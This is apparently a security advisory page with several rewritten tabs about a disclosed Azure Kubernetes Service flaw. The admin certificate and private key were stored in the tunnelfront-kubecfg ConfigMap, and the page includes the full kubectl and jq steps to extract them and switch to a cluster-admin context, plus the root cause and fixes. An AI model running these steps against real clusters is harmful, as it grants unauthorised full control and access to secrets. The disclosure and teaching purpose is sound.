Privilege Escalation in AKS Clusters
A default AKS cluster stored the cluster admin certificate and private key in a ConfigMap in the kube-system namespace. An attacker with read access to that ConfigMap could extract the credentials and gain full cluster-admin privileges.
 Published on securesystems.de
Implementing a fine-grained Kubernetes RBAC for your company is a challenging task. Even more so when you are attentive about secret management.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Azure Kubernetes Service (AKS) is Microsoft's managed Kubernetes offering. A freshly deployed AKS cluster ships with a set of built-in Subjects (users, groups and Service Accounts) and built-in Roles and ClusterRoles, including the cluster-admin ClusterRole, which grants full privileges over the whole cluster. Among the built-in Subjects is a certificate and matching private key that prove membership of the system:masters group, which is bound to cluster-admin through the cluster-admin ClusterRoleBinding. These are the admin credentials.
The feature at the centre of this write-up is the tunnelfront Pod in the kube-system namespace. It tunnels traffic between the Kubernetes control plane and the minions and therefore needs administrative privileges. To authenticate against the API server it consumes a kubeconfig, and that kubeconfig is delivered to it through a Kubernetes ConfigMap called tunnelfront-kubecfg, also in kube-system. ConfigMaps are, by the official Kubernetes documentation, intended for strings that do not contain sensitive information. This one contains the cluster admin certificate and private key.

Setup
The reproduction starts from a fresh AKS cluster with Azure Active Directory integration. Everything in angle brackets in the commands below is replaced with your own values.
The following users and groups are provisioned by default in a freshly deployed AKS cluster:

Service Accounts use a different authentication mechanism, so the article concentrates on users and groups. When a request reaches the Kubernetes API server, the server checks whether the caller's privileges suffice before performing the requested action. Authentication can be performed by presenting a certificate that proves membership of a certain group. By default there is a certificate and corresponding private key proving membership in system:masters, and that group is bound to the predefined cluster-admin ClusterRole via the cluster-admin ClusterRoleBinding. Even if you choose another authentication mechanism and never provision custom certificates, the admin certificate built into AKS remains valid.
The premise for the attack is read access to the tunnelfront-kubecfg ConfigMap in the kube-system namespace. That access can be cluster-wide or scoped to the kube-system namespace.
Finding it
A Kubernetes ConfigMap is conceptually similar to a Secret but is meant for configuration data that is not application or user data and does not contain sensitive information. Developers therefore have a reasonable justification to demand read access to ConfigMaps, and it is not far-fetched that clusters exist with ClusterRoles covering cluster-wide read access to ConfigMaps. In a vanilla AKS cluster, the tunnelfront-kubecfg ConfigMap in kube-system has a data section with the key/value pairs client.pem, containing the admin certificate, and client.key, containing the corresponding private key. Anyone who can read ConfigMaps cluster-wide, or read them in kube-system, therefore obtains the admin credentials.
The authors contacted the Microsoft Security Response Center on 22 November 2019. The response was quick and stated that Microsoft did not regard the issue as a misconfiguration by the AKS team; instead, in their view, granting read access to ConfigMaps in the kube-system namespace is a misconfiguration by the Kubernetes administrator. The authors argue the opposite: the misconfiguration is on the part of AKS itself, and they miss a way to let people responsible for the health of the cluster see configuration details.
Exploitation
Step 1: Create a fresh AKS cluster with AAD integration
az aks create --resource-group <resource-group-name> --name <cluster-name> --generate-ssh-keys --aad-server-app-id <aad-server-app-id> --aad-server-app-secret <aad-server-app-secret> --aad-client-app-id <aad-client-app-id> --aad-tenant-id <aad-tenant-id>
The command references the server and client application IDs used for AAD integration. The article points to the Microsoft documentation on Azure AD integration for the setup of those applications.
Step 2: Obtain the admin credentials
az aks get-credentials --resource-group <resource-group-name> --name <cluster-name> --admin
The admin context is needed to set up the restricted Role in the next step.
Step 3: Create a Role that can read ConfigMaps in kube-system
kubectl apply -f role_configmapreader.yml
with the file role_configmapreader.yml:
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  name: kube-system-configmap-reader
  namespace: kube-system
rules:
  - apiGroups: [\"\"]
    resources: [\"configmaps\"]
    verbs: [\"get\", \"list\"]
This is a namespace-scoped Role granting get and list on configmaps in kube-system, the kind of role one would typically assign to non-admin users of the cluster.
Step 4: Bind a user to that Role
kubectl apply -f rolebinding_configmapreader.yml
with the file rolebinding_configmapreader.yml:
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: binding-to-kube-system-configmap-reader
  namespace: kube-system
subjects:
  - kind: User
    name: <Azure Email Address (User Principal Name) or User Object ID>
    apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: Role
  name: kube-system-configmap-reader
  apiGroup: rbac.authorization.k8s.io
The subject is a User, identified by User Principal Name or object ID.
Step 5: Switch to the non-admin context
az aks get-credentials -n <cluster-name> -g <resource-group-name>
This obtains the non-admin context for the user bound above.
Step 6: Verify the restrictions
kubectl get namespaces
kubectl get secrets -A
kubectl get secrets <some-secretname> -n <namespace-of-secret>
If configured correctly, all three commands fail. If configured correctly, the commands should fail.
Step 7: Read the ConfigMap (the actual vulnerability)
kubectl get configmap tunnelfront-kubecfg -n kube-system -o yaml
The output contains the admin credentials as data.client.key and data.client.pem. This is the actual vulnerability.
Step 8: Prepare the kubeconfig
Open the kube config file, usually in $HOME/.kube/, in an editor. Because the user already has read access to the same cluster, the clusters section contains an entry for <cluster-name>. Add a new entry to the users section:
- name: <cluster-name>-tunnelfront
  user:
    client-certificate-data:
    client-key-data:
Step 9: Extract the certificate
kubectl get configmap tunnelfront-kubecfg -n kube-system -o json | jq -r '.data[\"client.pem\"]' | base64 | tr -d '
'
Copy the console output into client-certificate-data in the entry created above.
Step 10: Extract the private key
kubectl get configmap tunnelfront-kubecfg -n kube-system -o json | jq -r '.data[\"client.key\"]' | base64 | tr -d '
'
Copy the console output into client-key-data in the same entry.
Step 11: Add a context
Either edit the contexts section manually:
- context:
    cluster: <cluster-name>
    user: <cluster-name>-tunnelfront
  name: <cluster-name>-tunnelfront-context
or let kubectl do it:
kubectl config set-context <cluster-name>-tunnelfront-context --cluster <cluster-name> --user <cluster-name>-tunnelfront
Step 12: Switch to the new context
kubectl config use-context <cluster-name>-tunnelfront-context
Within this context the user has full access to everything: reading secrets, accessing running containers, disabling security controls such as admission controllers, deploying new containers and terminating running ones, and much more.
Step 13: Confirm the binding to cluster-admin
kubectl get configmap tunnelfront-kubecfg -n kube-system -o json | jq -r '.data[\"client.pem\"]' | openssl x509 -noout -text
The output shows that the certificate's Common Name is masterclient and that it is bound to the group system:master.
kubectl get clusterrolebindings
This lists the cluster-admin RoleBinding. The following two commands confirm that the binding binds the cluster-admin Role to the group system:master, and that the Role covers even the most privileged permissions:
kubectl get clusterrolebindings cluster-admin -o yaml
kubectl get clusterrole cluster-admin -o yaml
The exploit in short
Premise: read access to the tunnelfront-kubecfg ConfigMap in the kube-system namespace. Attack: follow the steps above beginning from step 7, the actual vulnerability.
Root cause
The tunnelfront Pod needs cluster-admin because it tunnels traffic between the control plane and the minions. Its Pod spec mounts the tunnelfront-kubecfg ConfigMap into the container:
spec:
  ...
  containers:
    - env:
      - name: OVERRIDE_TUNNEL_SERVER_NAME
        value: vanilla-ak-vanilla-aks-reso-4ba0d1-c3295f00.hcp.westeurope.azmk8s.io
      - name: KUBE_CONFIG
        value: /etc/kubernetes/kubeconfig/kubeconfig
      image: mcr.microsoft.com/aks/hcp/hcp-tunnel-front:v1.9.2-v3.0.11
      ...
      volumeMounts:
      - mountPath: /etc/kubernetes/kubeconfig
        name: kubeconfig
        readOnly: true
      - mountPath: /etc/kubernetes/certs
        name: certificates
        readOnly: true
  volumes:
    - ConfigMap:
        defaultMode: 420
        name: tunnelfront-kubecfg
        optional: true
      name: kubeconfig
    - hostPath:
        path: /etc/kubernetes/certs
        type: \"\"
      name: certificates
When a ConfigMap is mounted as a volume, every key in its data section becomes a file named after the key in the mount path. Here the mount path is /etc/kubernetes/kubeconfig, so client.key and client.pem appear there with the admin credentials as their content, and the Pod uses them to build the kubeconfig it authenticates with. The ConfigMap itself looks like this:
{
    \"apiVersion\": \"v1\",
    \"data\": {
        \"client.key\": \"-----BEGIN RSA PRIVATE KEY-----  ...  -----END RSA PRIVATE KEY-----
\",
        \"client.pem\": \"-----BEGIN CERTIFICATE-----  ...  -----END CERTIFICATE-----
\",
        \"kubeconfig\": \"apiVersion: v1
kind: Config
clusters:
- cluster:
    certificate-authority: /var/run/secrets/kubernetes.io/serviceaccount/ca.crt
    server: https://vanilla-ak-vanilla-aks-reso-4ba0d1-c3295f00.hcp.westeurope.azmk8s.io:443
  name: default
contexts:
- context:
    cluster: default
    user: tunnelfront
  name: default
current-context: default
preferences: {}
users:
- name: tunnelfront
  user:
    tokenFile: /var/run/secrets/kubernetes.io/serviceaccount/token
    client-certificate: /etc/kubernetes/kubeconfig/client.pem
    client-key: /etc/kubernetes/kubeconfig/client.key
\"
    },
    \"kind\": \"ConfigMap\",
    \"creationTimestamp\": \"2020-01-02T13:54:32Z\",
    \"metadata\": {
      ...
    }
}
The certificate in client.pem has the following properties, as shown by openssl x509 run inside the tunnelfront Pod:
root@tunnelfront-5f6ddfb44-hv9n2:/etc/kubernetes/kubeconfig# openssl x509 -in client.pem -inform pem -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            [redacted]:[redacted]
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN = ca
        Validity
            Not Before: Jan  2 13:42:49 2020 GMT
            Not After : Jan  1 13:52:49 2022 GMT
        Subject: O = system:masters, CN = masterclient
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (4096 bit)
                Modulus:
                    [redacted]:[redacted]:
The Subject is O = system:masters, CN = masterclient. A RoleBinding deployed by default binds the preprovisioned cluster-admin Role to the system:master group. When someone accesses the cluster from the admin context, the username in the API server logs is masterclient, taken from the certificate's Common Name.
The design mistake is storing the most powerful credential in the cluster in a ConfigMap rather than a Secret, in a namespace that administrators and developers have legitimate reasons to read. The existing separation between ConfigMaps (non-sensitive configuration) and Secrets (sensitive data) is defeated, so a namespace-scoped ConfigMapReader becomes cluster admin. The researchers also note that the only workaround they could think of is a namespace-scoped Role for every namespace except kube-system instead of one ClusterRole granting read access to ConfigMaps, which produces Role clutter and does not cover namespaces deployed later.
You cannot remove the credentials yourself. As soon as you edit or delete the ConfigMap, Kubernetes' addon-manager detects the tampering and resets it to its previous state. The same applies to other built-in AKS API resources: AKS tooling resets changes under its control.
Impact
A user with cluster-wide read access to ConfigMaps, or read access scoped to the kube-system namespace, can obtain the admin certificate and key and act as cluster admin. That covers reading all secrets, accessing running containers, disabling security controls such as admission controllers, deploying new containers and terminating running ones, and full access to all data volumes. The authors state they are quite certain that vulnerable AKS clusters exist, but they do not think the attack scales in a vastly dangerous manner, because the premise of read access to the relevant ConfigMap must be met first. They also acknowledge the tension between raising awareness and handing an attack vector to potential attackers.
Fix
An update states the issue has been fixed as of Wednesday 2020-09-18 and backported to previous releases. Microsoft regarded the issue as Won't fix, and the authors told the MRSC in mid-December about their plans to publish the post, which did not change that position.
The article describes two possible fixes, both in the hands of Microsoft's AKS team:
- Use the existing
tunnelfrontService Account. Service Accounts are Kubernetes Subjects to which ClusterRoles can be bound, and atunnelfrontService Account already exists inkube-system. Deploying a ClusterRoleBinding that binds it tocluster-adminwould remove the need for thetunnelfront-kubecfgConfigMap entirely. The kubeconfig in the Pod already references the Service Account token viatokenFile, but no permissions are bound to that token (although a RoleBinding and a ClusterRoleBinding bind non-existent Roles to the Service Account), so the token is never used for authentication. When a kubeconfig lists more than one credential for a user,kubectltries them one after another until one covers the requested permission or none is left. - If a self-patched kubeconfig must be mounted, turn
tunnelfront-kubecfginto a Secret of typeOpaquewith base64-encoded values in thedatasection and mount the Secret instead of the ConfigMap. Secrets are basically the same as ConfigMaps except that values are base64-encoded, so this is a minimal change of a few lines.
For cluster owners, the only thing they can do themselves is restrict access to this ConfigMap. If the admin credentials of a production cluster may already be compromised, the cluster admin credentials can be rotated using the AKS certificate rotation feature.

Variants to test
- Look for other built-in AKS resources that carry credentials in ConfigMaps rather than Secrets. A positive result is a ConfigMap in
kube-systemwhosedatasection contains a private key, a certificate or a token usable against the API server. - Check whether a namespace-scoped
ConfigMapReaderRole inkube-systemis enough to reach admin, as in this report. A positive result is thatkubectl get configmap tunnelfront-kubecfg -n kube-system -o yamlsucceeds for a user who cannot list namespaces or read secrets. - Check whether a cluster-wide ConfigMap reader ClusterRole exists in a given cluster. A positive result is a ClusterRole granting
get/listonconfigmapsbound to developer groups. - Inspect Pod specs of system workloads for ConfigMap volumes mounted into containers that then build kubeconfigs. A positive result is a mount path containing
client.keyandclient.pemfiles with admin credentials. - Test whether editing or deleting such a ConfigMap persists. A positive result for the attacker is that the change survives; in AKS the addon-manager resets it, which confirms the credentials cannot be removed by the cluster owner.
- On any managed Kubernetes distribution, enumerate default Subjects and their bindings, looking for certificates whose Subject is
O = system:masters, CN = masterclientor similar, and for Service Accounts bound tocluster-adminwithout need.
What happened, in plain words
Microsoft runs a service called Azure Kubernetes Service, or AKS. You can think of it as a managed block of flats for software: customers rent space, and Microsoft looks after the building itself. Inside each AKS "building" there is a master key that opens every door. The authors found that this master key was kept in an ordinary drawer that developers have a legitimate reason to open. Anyone allowed to look in that drawer could copy the master key and then open every door in the building.
That is what security people call a privilege escalation: you start with a small, harmless permission and end up with the highest permission there is. The report walks through how that works, why Microsoft first said it would not fix it, and notes that it was later fixed.
Photo: [redacted] by Bohemian Baltimore, licensed under CC BY-SA 4.0
The pieces you need to know
Before the steps make sense, here are the ideas they rely on, explained from scratch.
Kubernetes is software for running many small programs (called containers) across many computers and keeping them running. AKS is Microsoft's hosted version of it: Microsoft runs the computers, you say what you want to run.
A cluster is one complete Kubernetes installation: the computers plus the software that coordinates them.
The API server is the front desk of a cluster. Every instruction, whether from a person typing a command or from a program, is sent to this front desk as a request. An API (application programming interface) is simply the agreed set of requests a system accepts, like a restaurant menu: you can only order what is on it, in the wording it uses.
kubectl is the command-line tool people use to talk to the API server. You type a command, it sends the matching request.
az is Microsoft's command-line tool for managing Azure resources, including creating AKS clusters.
A namespace is a labelled section inside a cluster, used to group related things together. kube-system is the namespace where Kubernetes and AKS keep their own internal machinery, so it is a sensitive place.
A ConfigMap is a storage box inside Kubernetes for configuration settings: plain text that programs read when they start. The official Kubernetes documentation says ConfigMaps are for strings that do not contain sensitive information. A Secret is a similar box, but meant for sensitive data such as passwords and keys. The difference matters enormously here.
A Pod is the smallest unit Kubernetes runs: one or more containers that share a place to live. The tunnelfront Pod is an internal AKS helper that carries network traffic between the part of the cluster that makes decisions (the control plane) and the worker machines (the minions). Because it does that job, it needs very high permissions.
A certificate and a private key are a matched pair used to prove identity. The certificate is like a passport: it says who you are and which groups you belong to. The private key is like the signature that only the passport holder can produce. Showing both proves you are that identity. In Kubernetes, a certificate can prove membership of a group, and groups can be given permissions.
A Role is a list of allowed actions inside one namespace. A ClusterRole is the same idea but for the whole cluster. A RoleBinding attaches a Role to a user or group inside one namespace; a ClusterRoleBinding does it for the whole cluster.
cluster-admin is the built-in ClusterRole that allows everything, everywhere. system:masters is the built-in group whose members are treated as full administrators.
RBAC (role-based access control) is the whole system of Roles, bindings and users: you grant permissions to roles, and roles to people, instead of granting permissions to people one by one.
A Service Account is a user account for a program rather than a person.
A kubeconfig is a small settings file that tells kubectl (or a program) where the cluster is and which credentials to present. It normally lives in $HOME/.kube/ on your machine.
A context is a named entry in a kubeconfig that combines "which cluster" with "which user". Switching context means switching which identity your commands use.
AAD (Azure Active Directory) is Microsoft's directory of user accounts; AKS can be set up so that AAD users log in to the cluster.
jq is a small tool for picking values out of JSON, a common text format for structured data. openssl is a tool for inspecting certificates and keys. base64 is a way of writing binary data as ordinary letters and digits so it can travel in text.
Key facts
- A default AKS cluster stores a private key in a Kubernetes ConfigMap instead of a Kubernetes Secret.
- That private key allows access to the cluster as cluster admin, with every possible privilege.
- The ConfigMap sits in the
kube-systemnamespace, so someone who may only read ConfigMaps in that one namespace can become cluster admin. - Because of this, it is impossible to give developers cluster-wide read access to ConfigMaps, and granting the right ConfigMap permissions takes significant effort.
- People expect secrets to be stored as Kubernetes Secrets, so this is a dangerous trap when designing a sensible RBAC setup in AKS.
Summary
Besides the roles you write yourself, Kubernetes ships with built-in Roles and ClusterRoles such as cluster-admin, and with built-in Subjects (users, groups or Service Accounts) that already have those roles. Service Accounts authenticate differently, so the article concentrates on users and groups. A freshly deployed AKS cluster comes with the following users and groups by default:
Default users and groups in AKS
When a request reaches the API server, the server first checks whether your privileges are enough for the action you asked for. One way to authenticate is to present a certificate proving you belong to a certain group. By default there is a certificate and matching private key proving membership of system:masters, and that group is bound to the predefined cluster-admin ClusterRole through the cluster-admin ClusterRoleBinding. That pair is what people call the admin credentials, because cluster-admin grants full power over the whole cluster. You can issue other certificates for weaker groups if you use certificates as your login method, but even if you choose a different method and never create certificates yourself, the admin certificate built into AKS stays valid. Since those credentials open everything, including all data volumes, they must be handled with the highest security care.
A ConfigMap is a poor place to keep them. The official Kubernetes documentation describes ConfigMaps as conceptually similar to Secrets but intended for strings that do not contain sensitive information: configuration data, not application or user data. Developers therefore have a fair reason to ask for read access to ConfigMaps, which puts any secret stored in one at high risk. In a default AKS cluster there is exactly such a ConfigMap: tunnelfront-kubecfg, in the kube-system namespace. Its data section holds the pair client.pem, the admin certificate, and client.key, the matching private key.
So read access to ConfigMaps, either cluster-wide or scoped to kube-system, hands you the admin credentials. Using them is easy: adjust your $HOME/.kube/ config file, or use the matching kubectl config commands, create a new context for the cluster that points at a user holding the freshly obtained credentials, and you are ready to act as admin. A detailed walkthrough follows below.
Because ConfigMaps are such a convenient way to separate configuration data from application data, it is a shame that this built-in separation cannot be used to build a sensible RBAC setup with different security levels. Worse, since ConfigMaps are meant to hold non-sensitive data only, it is not far-fetched that clusters exist whose ClusterRoles grant cluster-wide read access to ConfigMaps.
The Microsoft Security Response Center says that granting cluster-wide, or kube-system-scoped, read access to ConfigMaps is a misconfiguration by the cluster administrator. The authors argue the opposite: the misconfiguration is on AKS's side, and they miss a way to let the people responsible for the health of the cluster see configuration details. The only workaround they could think of is to create a namespace-scoped Role for every namespace except kube-system, instead of one ClusterRole granting read access to ConfigMaps. That produces a lot of unnecessary Role clutter and does not cover namespaces created later.
Microsoft regarded the issue as Won't fix, so it was not going to change soon. An update later states it has been fixed.
Steps to reproduce
In the commands below, replace everything inside angle brackets with your own values.
Step 1: Create a fresh AKS cluster with AAD integration
az aks create --resource-group <resource-group-name> --name <cluster-name> --generate-ssh-keys --aad-server-app-id <aad-server-app-id> --aad-server-app-secret <aad-server-app-secret> --aad-client-app-id <aad-client-app-id> --aad-tenant-id <aad-tenant-id>
Line by line: az aks create tells the Azure tool to build a new AKS cluster. --resource-group names the folder in Azure where the cluster's resources live. --name is the name you give the cluster. --generate-ssh-keys creates the login keys used to reach the underlying machines. The four --aad-* options connect the cluster to Azure Active Directory: the server application ID and its secret, the client application ID, and the tenant ID (the identifier of your organisation's AAD directory).
The article points to Microsoft's documentation on Azure AD integration for how to set up the server and client applications.
Step 2: Obtain the admin credentials
az aks get-credentials --resource-group <resource-group-name> --name <cluster-name> --admin
az aks get-credentials downloads the connection settings for a cluster and writes them into your kubeconfig. --resource-group and --name say which cluster. --admin asks for the admin version of the settings rather than your personal user settings.
Why this step: the next step creates a restricted Role, and only an administrator is allowed to do that. So the admin context is needed first.
Step 3: Create a Role that can read ConfigMaps in kube-system
kubectl apply -f role_configmapreader.yml
kubectl apply -f sends the contents of a file to the API server, which creates or updates whatever the file describes. Here the file is role_configmapreader.yml:
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  name: kube-system-configmap-reader
  namespace: kube-system
rules:
  - apiGroups: [\"\"]
    resources: [\"configmaps\"]
    verbs: [\"get\", \"list\"]
Line by line: kind: Role says this describes a Role, a permission list for one namespace. apiVersion says which version of the Kubernetes permission API to use. Under metadata, name is the name of this Role, kube-system-configmap-reader, and namespace says it applies only inside kube-system. Under rules, apiGroups: [\"\"] means the core group of Kubernetes objects (the empty string is the core group). resources: [\"configmaps\"] says the objects in question are ConfigMaps. verbs: [\"get\", \"list\"] allows two actions: fetching one named object, and listing all of them.
Why this step: this is the small, harmless-looking permission the attack starts from, the kind of thing one would typically give a non-admin user of the cluster. The whole point is to show that this modest permission is enough.
Step 4: Bind a user to that Role
kubectl apply -f rolebinding_configmapreader.yml
Again kubectl apply -f sends a file to the API server. The file is rolebinding_configmapreader.yml:
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: binding-to-kube-system-configmap-reader
  namespace: kube-system
subjects:
  - kind: User
    name: <Azure Email Address (User Principal Name) or User Object ID>
    apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: Role
  name: kube-system-configmap-reader
  apiGroup: rbac.authorization.k8s.io
Line by line: kind: RoleBinding says this connects a Role to someone. metadata gives the binding a name and places it in kube-system. subjects lists who receives the permissions: here one User, identified either by their Azure email address (the User Principal Name) or by their object ID, which is the unique identifier AAD gives each account. roleRef points at the Role being granted, kube-system-configmap-reader, in the permission API group.
Why this step: a Role on its own grants nothing; it only describes permissions. The binding is what actually hands them to a real person.
Step 5: Switch to the non-admin context
az aks get-credentials -n <cluster-name> -g <resource-group-name>
Same tool as step 2, but without --admin. -n is short for the cluster name and -g for the resource group.
Why this step: the non-admin context is needed to act as the restricted user rather than the administrator. This is how they prove the attack works from the low-privilege position.
Step 6: Verify the restrictions
kubectl get namespaces
kubectl get secrets -A
kubectl get secrets <some-secretname> -n <namespace-of-secret>
Line by line: the first command asks for the list of namespaces. The second asks for all secrets in all namespaces (-A means all namespaces). The third asks for one named secret inside one named namespace.
Why this step: if the setup is correct, all three commands fail. If configured correctly, the commands should fail, showing the user is restricted. Without this check, a later success would prove nothing, because the user might simply have been an admin all along.
Step 7: Read the ConfigMap (the actual vulnerability)
kubectl get configmap tunnelfront-kubecfg -n kube-system -o yaml
kubectl get configmap fetches a ConfigMap. tunnelfront-kubecfg is its name. -n kube-system says it lives in the kube-system namespace. -o yaml asks for the output in YAML, a readable text format.
The output contains the admin credentials as data.client.key and data.client.pem. This is the actual vulnerability: a user whose only privilege is reading ConfigMaps in kube-system can read the cluster admin key pair. Everything before this step was preparation; this is the moment the master key is copied out of the unlocked drawer.
Step 8: Prepare the kubeconfig
Open the kube config file, usually in $HOME/.kube/, in your favourite editor. Because the user already has read access to the same cluster, the clusters section already contains an entry for <cluster-name>. Add a new entry to the users section:
- name: <cluster-name>-tunnelfront
  user:
    client-certificate-data:
    client-key-data:
Line by line: name is a label for this new user entry, here <cluster-name>-tunnelfront. Under user, client-certificate-data and client-key-data are two empty fields that will hold the certificate and the private key. They are left blank for now and filled in the next two steps.
Why this step: kubectl reads identities from this file. To use the stolen credentials, they have to be placed where kubectl looks for them, as a new user entry alongside the existing cluster entry.
Step 9: Extract the certificate
kubectl get configmap tunnelfront-kubecfg -n kube-system -o json | jq -r '.data[\"client.pem\"]' | base64 | tr -d '
'
Line by line: kubectl get configmap tunnelfront-kubecfg -n kube-system -o json fetches the same ConfigMap but asks for JSON output. The vertical bar | passes the result to the next command. jq -r '.data[\"client.pem\"]' picks out just the value stored under client.pem and prints it raw, without quotes. base64 re-encodes that text as base64, which is the form the kubeconfig expects for embedded certificate data. tr -d '\n' deletes newline characters so the result is one continuous string.
Why this step: the kubeconfig wants the certificate as a single base64 blob, not as the multi-line text stored in the ConfigMap. This command converts it. Copy the console output into client-certificate-data in the entry created above.
Step 10: Extract the private key
kubectl get configmap tunnelfront-kubecfg -n kube-system -o json | jq -r '.data[\"client.key\"]' | base64 | tr -d '
'
The command is identical except that it selects client.key instead of client.pem. The same three transformations apply: pick the value, encode it as base64, remove newlines.
Why this step: the certificate alone proves nothing; the matching private key is what completes the identity. Copy the console output into client-key-data in the same entry.
Step 11: Add a context
Either edit the contexts section manually:
- context:
    cluster: <cluster-name>
    user: <cluster-name>-tunnelfront
  name: <cluster-name>-tunnelfront-context
Line by line: context groups a cluster (which cluster to talk to) with a user (which identity to present). name gives this combination a label, <cluster-name>-tunnelfront-context, so it can be selected later.
Or let kubectl do it:
kubectl config set-context <cluster-name>-tunnelfront-context --cluster <cluster-name> --user <cluster-name>-tunnelfront
kubectl config set-context writes a new context into the kubeconfig. The first argument is the context's name; --cluster names the cluster entry and --user names the user entry created in step 8.
Why this step: a user entry and a cluster entry are just two separate pieces. The context is what ties them together so that one command can select both at once.
Step 12: Switch to the new context
kubectl config use-context <cluster-name>-tunnelfront-context
kubectl config use-context marks the named context as the current one, so every following command uses it.
Why this step: from now on, kubectl presents the stolen admin credentials with every request. Within this context the user has full access to everything: reading secrets, accessing running containers, disabling security controls such as admission controllers (the plug-ins that can block or alter requests before they are carried out), deploying new containers and terminating running ones, and much more.
Step 13: Confirm the binding to cluster-admin
kubectl get configmap tunnelfront-kubecfg -n kube-system -o json | jq -r '.data[\"client.pem\"]' | openssl x509 -noout -text
This fetches the ConfigMap, picks out client.pem with jq, and hands it to openssl x509 -noout -text, which prints a human-readable description of a certificate without printing the certificate itself.
The output shows that the certificate's Common Name is masterclient and that it is bound to the group system:master. The Common Name is the main name field inside a certificate; the group field is what Kubernetes uses to decide permissions.
kubectl get clusterrolebindings
This lists all ClusterRoleBindings, the cluster-wide connections between roles and subjects. You should be able to see the cluster-admin RoleBinding. The following two commands confirm that the binding does indeed bind the cluster-admin Role to the group system:master, and that the Role covers even the most privileged permissions:
kubectl get clusterrolebindings cluster-admin -o yaml
kubectl get clusterrole cluster-admin -o yaml
The first fetches the single binding named cluster-admin and prints it in YAML; the second fetches the Role named cluster-admin the same way.
Why these steps: the earlier steps showed that the credentials work. These commands explain why: the certificate says "I am in the masters group", and the cluster has a standing rule that the masters group is cluster admin.
The exploit in short
Premise: read access to the tunnelfront-kubecfg ConfigMap in the kube-system namespace. Attack: follow the steps above beginning from step 7, the actual vulnerability.
Root cause
The tunnelfront Pod needs cluster-admin because it tunnels traffic between the control plane and the minions. Its Pod spec mounts the tunnelfront-kubecfg ConfigMap into the container:
spec:
  ...
  containers:
    - env:
      - name: OVERRIDE_TUNNEL_SERVER_NAME
        value: vanilla-ak-vanilla-aks-reso-4ba0d1-c3295f00.hcp.westeurope.azmk8s.io
      - name: KUBE_CONFIG
        value: /etc/kubernetes/kubeconfig/kubeconfig
      image: mcr.microsoft.com/aks/hcp/hcp-tunnel-front:v1.9.2-v3.0.11
      ...
      volumeMounts:
      - mountPath: /etc/kubernetes/kubeconfig
        name: kubeconfig
        readOnly: true
      - mountPath: /etc/kubernetes/certs
        name: certificates
        readOnly: true
  volumes:
    - ConfigMap:
        defaultMode: 420
        name: tunnelfront-kubecfg
        optional: true
      name: kubeconfig
    - hostPath:
        path: /etc/kubernetes/certs
        type: \"\"
      name: certificates
Line by line: spec is the description of how the Pod should run. Under containers, env sets environment variables, which are named values a program can read when it starts: OVERRIDE_TUNNEL_SERVER_NAME holds the address of the tunnel server, and KUBE_CONFIG points at the kubeconfig file inside the container. image names the program image to run. Under volumeMounts, each entry takes a storage volume and places it at a path inside the container: the volume called kubeconfig appears at /etc/kubernetes/kubeconfig, and the volume called certificates at /etc/kubernetes/certs, both readOnly. Under volumes, the volume called kubeconfig is filled from the ConfigMap tunnelfront-kubecfg (with defaultMode: 420, the file permission setting, and optional: true, meaning the Pod may start even if the ConfigMap is missing). The volume called certificates is filled from a hostPath, a directory on the underlying machine at /etc/kubernetes/certs.
When a ConfigMap is mounted as a volume, every key in its data section becomes a file named after the key in the mount path. Here the mount path is /etc/kubernetes/kubeconfig, so client.key and client.pem appear there with the admin credentials as their content, and the Pod uses them to build the kubeconfig it authenticates with. The ConfigMap itself looks like this:
{
    \"apiVersion\": \"v1\",
    \"data\": {
        \"client.key\": \"-----BEGIN RSA PRIVATE KEY-----  ...  -----END RSA PRIVATE KEY-----
\",
        \"client.pem\": \"-----BEGIN CERTIFICATE-----  ...  -----END CERTIFICATE-----
\",
        \"kubeconfig\": \"apiVersion: v1
kind: Config
clusters:
- cluster:
    certificate-authority: /var/run/secrets/kubernetes.io/serviceaccount/ca.crt
    server: https://vanilla-ak-vanilla-aks-reso-4ba0d1-c3295f00.hcp.westeurope.azmk8s.io:443
  name: default
contexts:
- context:
    cluster: default
    user: tunnelfront
  name: default
current-context: default
preferences: {}
users:
- name: tunnelfront
  user:
    tokenFile: /var/run/secrets/kubernetes.io/serviceaccount/token
    client-certificate: /etc/kubernetes/kubeconfig/client.pem
    client-key: /etc/kubernetes/kubeconfig/client.key
\"
    },
    \"kind\": \"ConfigMap\",
    \"creationTimestamp\": \"2020-01-02T13:54:32Z\",
    \"metadata\": {
      ...
    }
}
Line by line: this is the ConfigMap as JSON. apiVersion and kind say it is a core Kubernetes ConfigMap. data holds three keys. client.key contains a private key, shown here with its middle replaced by dots. client.pem contains a certificate, likewise shortened. kubeconfig contains a whole kubeconfig file as text: it names a cluster called default with the API server address and a certificate authority file (the file used to verify the server's own certificate), a context called default that pairs that cluster with the user tunnelfront, and a user called tunnelfront that can authenticate in three ways: a tokenFile (a file holding a token), a client-certificate and a client-key. creationTimestamp records when the object was created. metadata is shortened here.
The certificate in client.pem has the following properties, as shown by openssl x509 run inside the tunnelfront Pod:
root@tunnelfront-5f6ddfb44-hv9n2:/etc/kubernetes/kubeconfig# openssl x509 -in client.pem -inform pem -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            [redacted]:[redacted]
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN = ca
        Validity
            Not Before: Jan  2 13:42:49 2020 GMT
            Not After : Jan  1 13:52:49 2022 GMT
        Subject: O = system:masters, CN = masterclient
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (4096 bit)
                Modulus:
                    [redacted]:[redacted]:
